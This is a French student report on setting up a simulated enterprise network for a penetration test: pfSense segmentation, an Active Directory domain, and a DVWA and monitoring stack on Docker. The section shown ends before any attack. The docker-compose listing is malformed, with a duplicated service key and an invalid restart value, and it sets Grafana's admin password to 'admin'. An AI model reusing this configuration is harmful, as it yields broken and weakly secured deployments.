



Kingdom of Morocco
Sultan Moulay Slimane
University
National School of Applied
Sciences of Khouribga



Intelligent Networks and Cybersecurity Engineering

Rapport du projet :

Audit de sécurité et test d'intrusion d'un réseau d'entreprise

Réalisée par:
Kawtar Moutabarrik

Encadrée par:
Pr. Idrissi

Introduction

Dans un contexte où les cybermenaces évoluent rapidement et où les infrastructures d'entreprise constituent des cibles privilégiées, la sécurité des systèmes d'information n'est plus une option mais une nécessité stratégique. Les tests d'intrusion constituent l'un des outils les plus efficaces pour évaluer objectivement le niveau de sécurité d'un réseau avant qu'un attaquant malveillant ne l'exploite.

Ce rapport présente les résultats d'un audit de sécurité et d'un test d'intrusion mené selon la méthodologie PTES (Penetration Testing Execution Standard) sur l'infrastructure simulée MyLab, composée d'une zone DMZ, d'un réseau interne Active Directory et d'un pare-feu pfSense assurant la segmentation des trois zones. L'objectif principal est triple :

- Identifier et exploiter les vulnérabilités de l'infrastructure simulée en suivant les six phases PTES.
- Quantifier la surface d'attaque au moyen du référentiel CVSS v3.1 et construire un tableau de risques priorisé.
- Mesurer objectivement l'impact des outils offensifs sur les ressources système et réseau des cibles via une chaîne d'instrumentation Prometheus / cAdvisor / pidstat / Grafana.

Ce rapport s'articule en cinq parties : l'architecture et le déploiement du laboratoire (I), la reconnaissance et la cartographie du réseau (II), l'analyse des vulnérabilités avec scoring CVSS v3.1 (III), l'exploitation et la post-exploitation (IV), et enfin les mesures quantitatives de performance (V).

I. Architecture et Déploiement du Laboratoire

Avant de débiter la première phase de l'audit (reconnaissance), il est impératif de documenter et de valider le bon fonctionnement de l'infrastructure cible. Notre laboratoire simule un réseau d'entreprise hybride, composé à la fois de services conteneurisés (Docker) et d'un domaine Windows traditionnel (Active Directory), complété par une pile de monitoring pour l'analyse d'impact

1.1 Topologie et Adressage IP

Afin de simuler un scénario d'attaque réaliste et respecter les bonnes pratiques de sécurité, l'infrastructure a été segmentée en trois zones distinctes isolées par un pare-feu (Firewall). Cette configuration permet de cloisonner le trafic externe, les services exposés (DMZ) et le réseau interne de l'entreprise (LAN).

1.1.1 Passerelle de Sécurité (Firewall)

- Interface WAN (Zone Attaquante) : 192.168.10.1
- Interface DMZ (Zone Services) : 192.168.50.1
- Interface LAN (Zone Interne) : 192.168.145.1

1.1.2 Cartographie des Hôtes du Laboratoire

- Machine Attaquante (Kali Linux — Zone Extérieure) : 192.168.10.50
- Hôte Docker (Zone DMZ — Services & Monitoring) : 192.168.50.128
 - *Serveur Web Vulnérable (DVWA/Metasploitable3)* : Accessible sur le port 8080
 - *Service Prometheus* : Accessible sur le port 9090
 - *Interface Grafana* : Accessible sur le port 3000
- Zone LAN Interne (Entreprise) :
 - *Machine Client (Windows 10)* : 192.168.145.20
 - *Contrôleur de Domaine (Windows Server 2019 / AD)* : 192.168.145.10

1.2 Configuration et Validation de la Passerelle pfSense

Pour orchestrer le filtrage et l'isolation entre nos trois zones, une solution de pare-feu **pfSense** a été déployée. Ce pare-feu dispose de trois interfaces réseau physiques distinctes, agissant comme la seule passerelle d'interconnexion du laboratoire.

L'attribution des adresses IP et le mappage des interfaces réseau virtuelles s'établissent comme suit :

- **Interface WAN (em0) : 192.168.10.1/24** — Point d'entrée de la zone attaquante extérieure.
- **Interface LAN (em2) : 192.168.145.1/24** — Passerelle du réseau interne de l'entreprise (Active Directory & Client Windows 10).
- **Interface OPT1 (em1) : 192.168.50.1/24** — Passerelle dédiée à la zone DMZ hébergeant les conteneurs Docker et la pile de monitoring.

La capture d'écran ci-dessous issue de la console pfSense valide la bonne configuration des cartes réseau et l'activation des services de routage :

```
*** Welcome to pfSense 2.9.0-BETA (amd64) on pfSense ***  
  
WAN (wan)   -> em0 -> v4: 192.168.10.1/24  
LAN (lan)   -> em2 -> v4: 192.168.145.1/24  
OPT1 (opt1) -> em1 -> v4: 192.168.50.1/24
```

Figure : Configuration des interfaces réseau sur le pare-feu pfSense.

1.2.1 Politique de Filtrage Initiale

Afin de simuler un périmètre de défense classique, les règles initiales appliquées sur pfSense autorisent :

1. La machine attaquante (WAN) à initier des connexions vers les services exposés en DMZ (OPT1) sur le port de l'application web (8080).
2. Le blocage complet, par défaut, de tout trafic direct initié depuis le WAN (Kali) vers le LAN interne (Active Directory). Le réseau interne reste donc totalement isolé au début de l'audit.

1.3 Déploiement et Configuration du Domaine Active Directory

1.3.1 Configuration et Promotion du Contrôleur de Domaine (DC)

La mise en place du contrôleur de domaine repose sur le rôle **AD DS** (*Active Directory Domain Services*) sur Windows Server 2019. Le processus de configuration s'est déroulé selon les étapes clés suivantes :

- **Création d'une nouvelle forêt** : N'ayant pas d'infrastructure existante, l'option "Add a new forest" a été sélectionnée avec comme nom de domaine racine : **mylab.local**.




Figure : Configuration du déploiement de la nouvelle forêt AD.

- **Niveaux fonctionnels et Capacités** : Le niveau fonctionnel de la forêt et du domaine a été défini sur *Windows Server 2016* pour maximiser la compatibilité. Les fonctionnalités de serveur **DNS** (*Domain Name System*) et de **Catalogue Global (GC)** ont été cochées, indispensables à la résolution de noms interne nécessaires aux futures attaques.

The screenshot shows the 'Active Directory Domain Services Configuration Wizard' window. The title bar includes the Windows logo, the text 'Active Directory Domain Services Configuration Wizard', and standard window controls. The main window has a title 'Domain Controller Options' and a 'TARGET SERVER' label with the name 'WIN-VU0R5NTLCT2'. On the left is a navigation pane with the following items: 'Deployment Configuration', 'Domain Controller Options' (highlighted), 'DNS Options', 'Additional Options', 'Paths', 'Review Options', 'Prerequisites Check', 'Installation', and 'Results'. The main content area is titled 'Select functional level of the new forest and root domain'. It contains two dropdown menus: 'Forest functional level:' and 'Domain functional level:', both set to 'Windows Server 2016'. Below these is a section 'Specify domain controller capabilities' with three checkboxes: 'Domain Name System (DNS) server' (checked), 'Global Catalog (GC)' (checked), and 'Read only domain controller (RODC)' (unchecked). Further down is a section 'Type the Directory Services Restore Mode (DSRM) password' with two password fields labeled 'Password:' and 'Confirm password:', both containing masked characters. At the bottom of the main area is a link 'More about domain controller options'. The bottom of the window features a navigation bar with four buttons: '< Previous', 'Next >', 'Install', and 'Cancel'.

Figure 3 : Options du contrôleur de domaine et configuration DNS/DSRM.

- **Nom NetBIOS du domaine** : Le système a automatiquement attribué et validé le nom NetBIOS **MYLAB**, servant d'identifiant court pour les authentications de type héritées ou via des outils d'exploitation comme Impacket.




Figure 4 : Validation du nom NetBIOS du domaine.

- **Validation de la résolution DNS :** Une fois le serveur redémarré, un test de diagnostic à l'aide de l'outil `nslookup` a été exécuté en ligne de commande. Ce test confirme que le domaine `mylab.local` pointe correctement vers l'adresse IP fixe du contrôleur de domaine, à savoir `192.168.145.10`. Le service DNS est donc pleinement opérationnel pour répondre aux requêtes du LAN.

```

PS C:\Users\Administrator> nslookup
Default Server: win-vu0r5ntlct2.mylab.local
Address: 192.168.145.10

> mylab.local
Server: win-vu0r5ntlct2.mylab.local
Address: 192.168.145.10

Name: mylab.local
Address: 192.168.145.10

```

Figure 5 : Test d'interrogation DNS réussi via nslookup.

1.3.2 Jonction de la Machine Client Windows 10 au Domaine

Afin d'intégrer pleinement le poste utilisateur au sein du réseau d'entreprise, une procédure de jonction au domaine a été menée depuis l'hôte client :

- **Validation de la connectivité réseau** : Avant toute modification, un test de connectivité IP et de résolution de nom a été effectué à l'aide de la commande `ping mylab.local`. Le retour positif (0% de perte) confirme que le client communique avec le contrôleur de domaine (`192.168.145.10`) et utilise son service DNS.

```
C:\Users\KAWTARMOUTABARRIK>ping mylab.local

Envoi d'une requête 'ping' sur mylab.local [192.168.145.10] avec 32 octets de données :
Réponse de 192.168.145.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.145.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.145.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.145.10 : octets=32 temps=1 ms TTL=128

Statistiques Ping pour 192.168.145.10:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 1ms, Maximum = 1ms, Moyenne = 1ms
```

Figure 6: Test de connectivité ICMP et de résolution DNS vers le domaine.

- **Configuration de l'appartenance** : Dans les propriétés système avancées du poste client, l'appartenance de l'ordinateur a été modifiée en basculant du groupe de travail standard (WORKGROUP) vers le domaine racine configuré : `mylab.local`.




Figure 7 : Renseignement du domaine cible dans les propriétés système.

- **Authentification de sécurité** : L'intégration requérant des privilèges administratifs sur le domaine, les identifiants de l'administrateur de la forêt (**MYLAB\Administrator**) ont été saisis pour approuver l'enregistrement de la machine dans l'Active Directory.




Figure 8 : Invite de sécurité Windows pour l'authentification administrative.

- **Confirmation de la jointure** : La réussite de l'opération est validée par l'apparition de la boîte de dialogue système affichant le message explicite : "Bienvenue dans le domaine mylab.local".




Figure 9 : Message de succès de la jointure au domaine.

- **Ouverture de session et Persistance** : À la suite du redémarrage de la machine, l'écran de verrouillage Windows confirme la possibilité de s'authentifier directement sur le domaine avec le compte de l'infrastructure (**Connectez-vous à MYLAB**). La commande **whoami /fqdn** exécutée dans le terminal valide définitivement l'identité pleinement qualifiée de l'administrateur sur le conteneur des utilisateurs du domaine.




Figure 10 : Écran de connexion au domaine MYLAB (gauche) et vérification du FQDN du compte actif (droite).

1.4 Déploiement de la Pile Applicative et du Monitoring (DMZ)

Pour simuler une zone démilitarisée (DMZ) contenant des applications web vulnérables exposées et un système de supervision technique, une infrastructure conteneurisée basée sur Docker et Docker Compose a été déployée sur la machine Kali Linux.

1.4.1 Initialisation et Configuration de l'Environnement Docker

Le service Docker a d'abord été activé, et les privilèges de l'utilisateur ont été configurés pour permettre l'administration des conteneurs sans élévation systématique (sudo), avant d'initialiser l'espace de travail du projet :

- Préparation du système : Activation du démon Docker via `systemctl`, attribution de l'utilisateur kali au groupe privilégié docker, et création du répertoire dédié nommé `lab-pentest`.

```
Processing triggers for kali-menu (2020.3.2)...
```

```
(kali@kali)-[~]  
$ sudo systemctl enable --now docker  
  
(kali@kali)-[~]  
$ sudo usermod -aG docker kali  
  
(kali@kali)-[~]  
$ newgrp docker  
(kali@kali)-[~]  
$ docker ps  
CONTAINER ID   IMAGE      COMMAND                  CREATED        STATUS        PORTS        NAMES  
  
(kali@kali)-[~]  
$ mkdir lab-pentest  
  
(kali@kali)-[~/lab-pentest]  
$ nano docker-compose.yml
```

Figure 11 : Commandes d'activation de Docker et création de l'espace de travail.

- Configuration de la collecte de métriques (Prometheus) : Un fichier de configuration `prometheus.yml` a été édité pour définir un intervalle d'échantillonnage de 5 secondes (`scrape_interval: 5s`). Deux cibles de collecte d'informations ont été déclarées : le serveur Prometheus lui-même (`localhost:9090`) et l'agent d'analyse de conteneurs cAdvisor (`cadvisor:8080`).

```
GNU nano 9.1                                prometheus.yml *  
global:  
  scrape_interval: 5s  
  
scrape_configs:  
  - job_name: 'prometheus'  
    static_configs:  
      - targets: ['localhost:9090']  
  - job_name: 'cadvisor'  
    static_configs:  
      - targets: ['cadvisor:8080']
```

Figure 12 : Fichier de configuration du démon Prometheus.

1.4.2 Architecture du Fichier d'Orchestration docker-compose.yml

La pile technique est entièrement orchestrée via un unique fichier de composition structurant un réseau isolé de type pont (*bridge*) nommé `lab-network`. Quatre services interdépendants y sont configurés :

- **dvwa** (Damn Vulnerable Web Application) : L'application cible vulnérable, utilisant l'image **vulnerables/web-dvwa**, nommée **dvwa_target**, et exposée sur le port externe **8080** (redirection du port conteneur 80).
- **cadvisor** (Container Advisor) : Outil de Google analysant l'utilisation des ressources et les performances des conteneurs actifs. Il expose ses données sur le port 8081 et monte des répertoires systèmes critiques (**/rootfs**, **/var/run**, **/sys**, **/var/lib/docker**) en lecture seule (**ro**).
- **prometheus** : Moteur de base de données de séries temporelles chargé de stocker les métriques collectées auprès de cAdvisor. Il est configuré sur le port 9090 et lie localement son fichier de configuration **prometheus.yml**.
- **grafana** : Interface de visualisation de données branchée sur Prometheus pour générer des tableaux de bord dynamiques. Il est exposé sur le port 3000 avec un mot de passe d'administration par défaut configuré via la variable d'environnement **GF_SECURITY_ADMIN_PASSWORD=admin**.

```

GNU nano 9.1 docker-compose.yml
version: '3.8'

networks:
  lab-network:
    driver: bridge

services:
  dvwa:
    image: vulnerables/web-dvwa
    container_name: dvwa_target
    ports:
      - "8080:80"
    networks:
      - lab-network
    restart: always

  cadvisor:
    image: gcr.io/cadvisor/cadvisor:latest
    container_name: cadvisor
    ports:
      - "8081:8080"
    volumes:
      - /:/rootfs:ro
      - /var/run:/var/run:ro
      - /sys:/sys:ro
      - /var/lib/docker:/var/lib/docker:ro
    networks:
      - lab-network

  prometheus:
    image: prom/prometheus:latest
    container_name: prometheus
    restart: unless_stopped
    ports:
      - "9090:9090"
    volumes:
      - ./prometheus.yml:/etc/prometheus/prometheus.yml
      - prometheus_data:/prometheus
    networks:
      - lab-network

  grafana:
    - lab-network

  grafana:
    image: grafana/grafana:latest
    container_name: grafana
    restart: unless-stopped
    ports:
      - "3000:3000"
    environment:
      - GF_SECURITY_ADMIN_PASSWORD=admin
    volumes:
      - grafana_data:/var/lib/grafana
    networks:
      - lab-network

volumes:
  prometheus_data:
  grafana_data:

```

Figure 13 : Contenu complet de la configuration de l'orchestration multi-conteneurs.

1.4.3 Déploiement et Validation des Services

Une fois la configuration validée, l'infrastructure a été instanciée en arrière-plan à l'aide de l'outil d'orchestration :

- Téléchargement et lancement : L'exécution de la commande `docker compose up -d` a déclenché le rapatriement des différentes images depuis le Docker Hub et le démarrage ordonné de la pile réseau et des contenu

```
(kali@kali)-[~/lab-pentest]
$ docker compose up -d
WARN[0000] /home/kali/lab-pentest/docker-compose.yml: the attribute `version` is obsolete, it will be
ignored, please remove it to avoid potential confusion
[+] Running 15/15
✓ dvwa Pulled 1755.9s
  ✓ 3e17c6eae66c Pull complete 68.4s
  ✓ 0c57df616dbf Pull complete 148.1s
  ✓ eb05d18be401 Pull complete 148.2s
  ✓ e9968e5981d2 Pull complete 148.4s
  ✓ 2cd72dba8257 Pull complete 148.4s
  ✓ 6cff5f35147f Pull complete 1750.9s
  ✓ 098cffd43466 Pull complete 1751.9s
  ✓ b3d64a33242d Pull complete 1751.9s
✓ cadvisor Pulled 149.2s
  ✓ 2d35ebdb57d9 Pull complete 76.0s
  ✓ 6bb0a7054e37 Pull complete 94.7s
  ✓ 14aa4adae9ac Pull complete 101.0s
  ✓ 4f4fb700ef54 Pull complete 101.7s
  ✓ a43bbcd1f22f Pull complete 144.4s
[+] Running 3/3
✓ Network lab-pentest_lab-network Created 0.1s
✓ Container dvwa_target Started 1.3s
✓ Container cadvisor Started 1.3s
(kali@kali)-[~/lab-pentest]
$
```

Figure

14 : Téléchargement des couches d'images et création des conteneurs.

- Vérification de l'application cible (DVWA) : Un test d'accès via le navigateur local sur <http://localhost:8080/login.php> confirme la parfaite disponibilité de l'application web d'entraînement, prête à subir les scénarios de compromission.




Figure 15: Interface d'authentification de la cible DVWA.

- Validation du statut des cibles de monitoring : L'accès à la console d'administration de Prometheus (<http://localhost:9090/targets>) atteste du bon état fonctionnel (*State: UP*) des points de collecte *cadvisor* et *prometheus*.




Figure 16 : Tableau d'état des points de contrôle dans Prometheus.

- Visualisation graphique dans Grafana : Enfin, la connexion sur le tableau de bord Grafana (<http://localhost:3000>) permet de valider le fonctionnement final de la chaîne de supervision. Le graphe de charge processeur (*CPU Usage*) affiche en temps réel la consommation respective des conteneurs *cadvisor* et *dvwa_target*.




Figure 17 : Métriques de charge CPU des conteneurs affichées sur Grafana.

II. Phase 1 — Reconnaissance et cartographie

2.1 Reconnaissance Passive et Baseline Système

Conformément au cahier des charges, la première phase du test d'intrusion débute par une phase d'OSINT (Open Source Intelligence) ou reconnaissance passive. L'objectif est de collecter un maximum d'informations sur le domaine cible (*mylab.local*) à partir de sources publiques accessibles en ligne, sans envoyer aucun paquet direct vers les serveurs cibles, tout en mesurant la ligne de base (*baseline*) sur l'outil de monitoring.

2.1.1 Enregistrement de la Baseline Système (Grafana / Prometheus)

